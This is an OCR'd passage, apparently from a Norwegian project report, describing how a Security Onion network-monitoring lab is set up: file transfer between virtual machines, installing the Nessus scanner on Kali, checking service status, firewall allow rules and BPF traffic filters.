
3.1.2 Tilkobling til Security Onions Webgrensesnitt (HTTPS)

Security Onion genererer mye informasjon og data som en del av funksjonaliteten. Dette prosjektet bygger i stor grad på nettopp denne dataen, og analyse og inspeksjon av den. Selv om arbeid knyttet til å gjøre justeringer på hvilken informasjon som blir behandlet, og hvilke kriterier (bl.a. regler) som ligger bak dette, gjøres i konfigurasjonsfiler på selve maskinen, bruker vi andre verktøy for å se på outputen. Dette kommer av at det er så store mengder data som blir produsert, at det er svært hensiktsmessig å benytte seg av andre verktøy for å behandle dette.

I vår implementasjon av Security Onion kobler vi blant annet dataen som blir generert til søkemotoren "Elasticsearch". Videre benyttes blant annet datavisualiseringspanelet "Kibana" for å utøve funksjoner og visualiseringer med utgangspunkt i innholdet som er indeksert i

Elasticsearch-klynger. I tillegg brukes “Grafana” som visualiseringsverktøy for annen type informasjon i tilknytning til sensorer, som for eksempel pakketap og ressursbruk.

Disse verktøyene tilgjengeliggjøres med et grafisk brukergrensesnitt, som aksesseres i lokalnettet gjennom nettleseren, via en HTTPS-forbindelse til Security Onion-verten. Security Onion har et eget dashbord som er tilgjengelig her, hvorav også Kibana og Grafana er tilgjengeliggjort, i tillegg til andre verktøy som “TheHive”, “CyberChef”, “Fleet”, “Playbook” og “Navigator” (dette går vi gjennom i større detalj i punkt *4.3.4*). Bildet under viser hvordan dashbordet til Security Onion ser ut:



På grunn av måten vi har konfigurert nettverket på, kan vi opprette denne HTTPS-forbindelsen med Security Onion-maskinen fra Windows Server-maskinen, og benytte oss av dashbordet gjennom nettleseren. Det er for øvrig dårlig støtte for dette med Internet Explorer, men prosjektgruppen har hatt god erfaring med å benytte seg av nettleseren FireFox til dette formålet. Å bruke vertsmaskinen i det første virtualiseringslaget til dette formålet har vært


svært hensiktsmessig, både i tilknytning til responsivitet og muligheten for at flere brukere kan være tilkoblet samtidig.

3.1.3 Overføring av filer mellom virtualiseringslag (SCP)

En stor del av arbeidet med testmiljøet handler om å importere PCAP-filer inn til Security Onion-maskinen, for å på den måten etterligne nettverkstrafikk. Måten dette foregår på (blir gjennomgått i større detalj i punkt *4.2*) er at man først laster ned en fil fra internett, for så å kjøre en kommando på filen inne i Security Onion. Dette er i utgangspunktet ikke mulig, ettersom det andre virtualiseringslaget ikke er koblet til internett, og det er her vi finner relevante PCAP-filer. Derfor må vi finne en måte å overføre filer fra Windows Server 2019 (som er koblet til internett) til Security Onion på en rask og effektiv måte.

Den enkleste måten å gjøre dette på er å benytte seg av "Secure Copy"-protokollen fra ledetekstvinduet (CMD) i Windows Server 2019. Dette fungerer forså vidt greit, men vi fant fort ut av at ikke var en særlig effektiv måte å overføre filer på, da vi måtte starte en ny tilkobling hver gang vi skulle overføre en fil, noe som var veldig tidkrevende. Vi fant derfor ut at det var hensiktsmessig å benytte seg av programmet WinSCP (https://winscp.net/eng/download.php). Programvaren tilbyr en mer effektiv måte å overføre filer på, blant annet ved bruk av SCP-protokollen. Vi oppretter også her en forbindelse, men i motsetning til SCP fra ledetekstvinduet så blir ikke tilkoblingen tatt ned igjen etter overførselen av en fil/flere filer er ferdig. Vi kan dermed overføre flere filer over en spredt tidsperiode uten å måtte bruke tid på å kjøre flere SCP-tilkoblinger.

Bildet under viser et eksempel på en tilkobling vi har gjort fra Windows Server 2019 (10.0.0.1) til Security Onion (10.0.0.2) i forbindelse med overføring av PCAP-filer.



3.1.4 Arbeid mellom første og andre virtualiseringslag

Som vi har vært innom tidligere er det av flere grunner hensiktsmessig å arbeide i det andre virtualiseringslaget fra Windows Server 2019-maskinen. Dette er både av hensyn til parallelt arbeid og internettilgang, men også effektivitet, da det i mange tilfeller går kjappere. Med kommandoen netstat -aof fra ledetekstvinduet på Windows Server 2019 kan vi finne frem alle de etablerte tilkoblingene mellom Windows Server 2019-maskinen (første virtualiseringslaget) og det andre virtualiseringslaget (vil primært være til Security Onion: 10.0.0.2).

```
TCP    10.0.0.1:49846         10.0.0.2:ssh           ESTABLISHED     8940
TCP    10.0.0.1:50097         10.0.0.2:ssh           ESTABLISHED     4020
TCP    10.0.0.1:50178         10.0.0.2:ssh           ESTABLISHED     3564
TCP    10.0.0.1:50673         10.0.0.2:https         ESTABLISHED     6624
TCP    10.0.0.1:50730         10.0.0.2:https         ESTABLISHED     6624
```

Som vi ser på bildet over er det fem tilkoblinger mellom Windows Server 2019-maskinen (10.0.0.1) og Security Onion (10.0.0.2). Dette er da to SSH-tilkoblinger gjennom PuTTY, en SCP-tilkobling med WinSCP (SCP overfører over SSH), samt to tilkoblinger over HTTPS (Security Onion Dashbord og Kibana). Vi kan her se at tilkoblingene kjøres over forskjellig avsenderport, og derfor er muliggjort til tross for samme mottakerport og mottakeradresse.

3.2 Konfigurasjon av andre virtualiseringslag

I arbeidet med det andre virtualiseringslaget har det blitt gjennomført mye konfigurasjon, og det mest sentrale blir gjengitt i denne seksjonen. Inndelingen av konfigurasjonen som har blitt gjennomført, er basert på de forskjellige maskinene som utgjør det andre virtualiseringslaget. Det er Security Onion-maskinen som i størst grad er konfigurert, og som i størst grad blir gjennomgått her. Dette skyldes at det ikke er gjort store endringer inne på Kali og Windows-maskinene.

3.2.1 Konfigurasjon av Kali Linux

I utgangspunktet er Kali forhåndskonfigurert med det meste av programvare og funksjonalitet vi trenger. Det er likevel en programvare som ikke er installert på Kali, som vi vil benytte oss av i testmiljøet. Dette er en sårbarhetsskanner som heter Nessus, og som blant annet kan finne sårbarheter i operativsystemer, nettverksenheter, databaser, webservere og annen kritisk infrastruktur. Nessus vil vi bruke til å finne sårbarheter i Windows-maskinene, som vi følgende utnytter for å se på hvordan det utspiller seg på nettverksnivå.

3.2.1.1 Sårbarhetsskanneren Nessus

Installasjonen av Nessus starter med at vi finner programvaren og laster ned denne fra Internett.
https://www.tenable.com/downloads/nessus?loginAttempted=true

Vi finner her riktig versjon som er konfigurert for Kali Linux, og laster ned denne. Ettersom Kali ikke er koblet til Internett, må vi gjøre dette fra Windows Server 2019-maskinen, for så å overføre filen til Kali.
Videre benytter oss så av `dpkg -i` for å installere programmet på Kali:

```
┌──(kaliadmin㉿kali)-[~/Downloads]
└─$ sudo dpkg -i Nessus-8.14.0-debian6_amd64.deb
[sudo] password for kaliadmin:
Selecting previously unselected package nessus.
(Reading database ... 267921 files and directories currently installed.)
Preparing to unpack Nessus-8.14.0-debian6_amd64.deb ...
Unpacking nessus (8.14.0) ...
Setting up nessus (8.14.0) ...
```


Når installasjonen er ferdig, aktiverer vi og starter opp tjenesten tilknyttet programmet med kommandoen sudo systemctl enable nessusd && sudo systemctl start nessud :

```
┌──(kaliadmin㉿kali)-[~/Downloads]
└─$ sudo systemctl enable nessusd && sudo systemctl start nessusd
Created symlink /etc/systemd/system/nessusd.service → /lib/systemd/system/nessusd.service.
Created symlink /etc/systemd/system/multi-user.target.wants/nessusd.service → /lib/systemd/system/nessusd.service.
```

Vi sjekker så statusen på tjenesten for å sjekke at alt er i orden med kommandoen sudo systemctl status nessusd:


```
┌──(kaliadmin㉿kali)-[~/Downloads]
└─$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; enabled; vendor preset: disabled)
     Active: active (running) since Tue 2021-05-04 09:39:49 CEST; 39s ago
   Main PID: 1937 (nessus-service)
      Tasks: 12 (limit: 19130)
     Memory: 127.3M
        CPU: 39.026s
     CGroup: /system.slice/nessusd.service
             ├─1937 /opt/nessus/sbin/nessus-service -q
             └─1938 nessusd -q

May 04 09:39:49 kali systemd[1]: Started The Nessus Vulnerability Scanner.
```

For å fortsette installasjonen og oppsettet av Nessus, går vi nå inn på nettverksplasseringen 10.0.0.3:8834 (Kali sin adresse gjennom port 8834) gjennom Firefox. Vi får da opp en installasjonsveiledning.



Vi benytter oss av gratisversjonen Nessus Essentials, da denne er god nok for vårt formål. Denne versjonen limiterer eksempelvis til at man kun kan skanne 16 verter, noe som igjen er mer en nok for vårt formål.


Vi velger offline registrering, ettersom vi ikke har nettverkstilgang på Kali. For å fortsette oppsettet, og følgende installere programvaretilleggene (som inneholder de nyeste sårbarhetene), trenger vi en aktiveringskode, samt at vi må hente en kode som ligger inne i filene til Nessusprogrammet vi allerede har installert.



Aktiveringskoden får vi av å registrere en gratisbruker på hjemmesiden til Tenable (de som tilbyr Nessus) for å motta en aktiveringskode, samt ved å kjøre kommandoen sudo ./nessuscli fetch – challenge i stien */opt/nessus/sbin* for å motta den andre nøkkelen:


```
┌──(kaliadmin㉿kali)-[/opt/nessus/sbin]
└─$ sudo ./nessuscli fetch --challenge

Challenge code: f185a120aaac1b27cefac273f777b5f0311313cc

You can copy the challenge code above and paste it alongside your
Activation Code at:
https://plugins.nessus.org/v2/offline.php
```

Vi går så inn på nettsiden deres for å benytte de to kodene for å generere en lisens, samt for å laste ned programvaretilleggene:




Installasjonsveilederen fortsetter så ved at vi fyller inn den nylig genererte lisensen (på bildet på forrige side). Nessus vil nå gjøre de siste installasjonsforberedelsene.

Omsider er installasjonen ferdig, og Nessus er nesten klar til bruk. Vi må riktignok importere de nyeste programvaretilleggene som vi lastet ned fra nettsiden deres. Dette gjøres under «Settings» à «Sofware Update» à «Manual Software Update». Bildet under viser en oversikt over Nessus, og hvordan det ser ut ferdig konfigurert.




Et alternativ til å følge denne fremgangsmåten er å koble Kali til internett, for følgende å gjennomføre hele installasjonsprosessen derifra. Installasjonen vil da ta noe kortere tid.

Vi gjennomfører helt til slutt en enkelt «host-scan» i nettverket. Dette gjør vi for å verifisere at Nessus fungerer etter hensikt. Skanningen er standardkonfigurert og ser slik ut (trykker på «New Scan» og «Host Discovery» for å starte skanningen):



Vi kjører så denne skanningen, og får følgende resultater:



Vi kan da se at alle maskinene i nettverket ble oppdaget, og på denne måten får vi bekreftet at Nessus fungerer som det skal, og er klar til senere bruk.

3.2.2 Konfigurasjon av Security Onion

Konfigurasjon av Security Onion er helt essensielt for at testmiljøet skal fungere på en effektiv måte, og det er flere sentrale handlinger vi har gjennomført i forbindelse med dette. Konfigurasjonen av Security Onion inn i fire deler, der vi først gjennomfører en verifisering av at ting fungerer som de skal. Videre gjennomgår vi so-allow, som er en sentral kommando i arbeidet med Security Onion. Ellers gjennomgår vi konfigurasjon av Berkeley Package Filters, og deres rolle, før vi til slutt gjennomgår konfigurasjon av signaturbasert nettverksdeteksjon gjennom Suricata.

3.2.2.1 Verifisering av installasjonen

Underveis i arbeidet med Security Onion, kan det være lurt å utføre tester for å verifisere at ting kjører og fungerer som det skal. Dette er særlig relevant å gjøre både før og etter endringer i konfigurasjoner eller annet finner sted. På den måten kan man spare tid og jobbe mer målrettet i en eventuell feilsøkingsprosess, og forsikre seg om at ting blir gjort på en korrekt måte. Også dersom man oppdager feil eller mangler i funksjonaliteten av systemet, er det svært nyttig å ha en oversikt over hva man kan gjøre for å verifisere at ulike aspekter fungerer etter hensikt, og dermed gradvis redusere potensielle feilkilder.

For eksempel kan vi sjekke at alle tjenester er oppe og kjører ved å kjøre kommandoen so-status. Da får vi en oversikt over alle tjenestene, og status på de, som output. Under ser vi et lite utdrag av denne outputen, kort tid etter oppstart av maskinen:

```
[soadmin@sohost ~]$ sudo so-status
[sudo] password for soadmin:

Checking Docker status

    Docker ---------------------------------------------------------- [ OK ]

Checking container statuses

    so-cortex ------------------------------------------------- [ STARTING ]
    so-curator ------------------------------------------------ [ STARTING ]
    so-dockerregistry ------------------------------------------------- [ OK ]
    so-elastalert --------------------------------------------- [ STARTING ]
    so-elasticsearch ------------------------------------------------- [ OK ]
    so-filebeat ----------------------------------------------- [ STARTING ]
    so-fleet -------------------------------------------------- [ STARTING ]
    so-grafana ------------------------------------------------------- [ OK ]
```

Etter hvert skal alle tjenestene vise status “ok”, noe som er en indikasjon på at distribusjonen fungerer som den skal.

Ved å kjøre kommandoen sudo salt * test.ping kan vi også sjekke at Security Onion-distribusjonens noder fungerer som de skal. Status for dette kommer i form av en boolean-verdi per node:

```
[soadmin@sohost /]$ sudo salt \* test.ping
[sudo] password for soadmin:
sohost_eval:
    True
```

3.2.2.2 So-allow

Security Onion blokkerer i utgangspunktet alle utenforstående tilkoblingsforsøk mot brukergrensesnittet i nettverket. Siden det er svært hensiktsmessig for vår arbeidsmetodikk å benytte vertsmaskinen i Azure til å undersøke og gjøre analytisk arbeid i dette dashbordet, ønsker vi å justere konfigurasjonen slik at IP-adressen til denne maskinen er et unntak fra denne regelen. Dette kan vi oppnå ved å bruke so-allow kommandoen. Her kjører vi sudo so-allow 10.0.0.1 for å åpne for tilkobling fra denne maskinen (dette kan også gjøres allerede i selve installasjonen av Security Onion):

```
[soadmin@sohost ~]$ sudo so-allow 10.0.0.1
This program allows you to add a firewall rule to allow connections from a new IP add

Choose the role for the IP or Range you would like to add

[a] - Analyst - ports 80/tcp and 443/tcp
[b] - Logstash Beat - port 5044/tcp
[e] - Elasticsearch REST API - port 9200/tcp
[f] - Strelka frontend - port 57314/tcp
[o] - Osquery endpoint - port 8090/tcp
[s] - Syslog device - 514/tcp/udp
[w] - Wazuh agent - port 1514/tcp/udp
[p] - Wazuh API - port 55000/tcp
[r] - Wazuh registration service - 1515/tcp

Please enter your selection:
a
Enter a single ip address or range to allow (example: 10.10.10.10 or 10.10.0.0/16):
10.0.0.1
```

Nå skal det kun være mulig å gjøre tilkoblinger mot dette grensesnittet fra vertsmaskinen i Azure (10.0.0.1) og localhost i Security Onion-maskinen (127.0.0.1). Vi kan verifisere dette ved å kjøre sudo so-allow-view, og ser at vi får bekreftet dette som output:

```
[soadmin@sohost ~]$ sudo so-allow-view

Hosts/Networks that have access to login to the Security Onion Console:
127.0.0.1
10.0.0.1
```

3.2.2.3 Berkeley Package Filter (BPF)

Det er ikke all nettverkstrafikken som passerer sensoren (nettverksgrensesnittkontrolleren i promiskuøs modus) i testmiljøet vi er interesserte i å fange opp. Et eksempel på dette er trafikken som går mellom Windows Server 2019 og Security Onion i forbindelse med administrasjon av Security Onion. Slik trafikk vi være med på å skape mye unødvendig støy i arbeidet med testmiljøet, både fordi det vil kunne produsere unødvendige varsler/logger, men også fordi det vil ta opp deler av kapasiteten (ressursene) til Security Onion. I tillegg til dette vil vi også bruke opp lagringsplass helt unødvendig til å logge disse strømmene. Av den grunn er det viktig at vi klarer å filtrere bort de uinteressante pakkene i pakkestrømmen. En måte å løse dette problemet på, er å benytte seg av Berkeley Package filters (BPF-er), og det er dette vi har gjort i testmiljøet.

BPF en teknologi som brukes av programmer som analyserer nettverkstrafikk. Teknologien brukes av de fleste Unix-systemer, og muliggjør at en enhet kan motta alle pakkene som passerer nettverket enheten er koblet til (gitt at nettverkgrensesnittkontrolleren til enheten støtter promiskuøs modus). Med BPF-er har man også muligheten til å filtrere hvilke pakker man ikke ønsker å motta.

For å legge til BPF-er i Security Onion må man gå inn i “global.sls”-filen som ligger inne i “/opt/so/saltstack/local/pillar”, for så å legge til BPF-konfigurasjonen med riktig syntaks i bunnen av dokumentet. “Global.sls”-filen er for øvrig en fil der man kan implementere en rekke konfigurasjon som vil gjelde for hele Security Onion-distribusjonen, og ikke bare en enkelt sensor.

Man kan så konfigurere hvilke pakker man ønsker eller ikke ønsker å motta. Bildet under viser BPF-regler som vi har satt:

```
nids:
 bpf:
  - not host 10.0.0.1 &&
  - not host 10.0.0.2

zeek:
 bpf:
  - not host 10.0.0.1 &&
  - not host 10.0.0.2

steno:
 bpf:
  - not host 10.0.0.1 &&
  - not host 10.0.0.2
```

Konfigurasjonen gjør slik at vi hverken lagrer PCAP-er (Steno), produserer varsler (Suricata) eller produserer nettverkslogger (Zeek) for alle pakker som har 10.0.0.1 eller 10.0.0.2 som enten avsender eller mottaker av en IP-pakke. Grunnen til at vi gjør dette er at vi i testlaben kun er interessert i trafikken som går mellom 10.0.0.3 (Kali Linux) og 10.0.0.4 (Windows), samt IP-adresser fra importerte PCAP-filer (som etter all sannsynlighet ikke er 10.0.0.1 eller 10.0.0.2). Ellers er det verdt å nevne at BPF-konfigurasjonen vi satte her vil gjelde for alle sensorer tilknyttet Security-Onion distribusjonen, selv om det i vårt tilfelle bare vil gjelde den ene sensoren vi har.

Etter at vi har lagt til BPF-ene må vi omstarte tjenestene for at endringene skal bli tilføyd. Måten vi gjør dette på er ved å kjøre so-zeek-restart og so-suricata-restart, og vi kan følgende se at SO vil svare med at endringer har blitt implementert. Disse operasjonene tar vanligvis relativt lang tid.

```
Summary for local
-------------
Succeeded: 18 (changed=1)
Failed:     0
-------------
Total states run:     18
Total run time:   61.027 s
```

```
Summary for local
-------------
Succeeded: 15 (changed=1)
Failed:     0
-------------
Total states run:     15
Total run time:   35.994 s
```

Etter at vi har gjort dette vil vi ikke lenger få opp uønsket trafikk (som definert i BPF-ene) i systemet (SO-dashbordet, Kibana osv..).

3.2.2.4 Konfigurasjon av regler (i Zeek og Suricata)

Vi vil her gjennomgå konfigurasjon av regler for henholdsvis Suricata og Zeek, som er helt sentralt for å fange opp det som skjer på nettverket.

Suricata

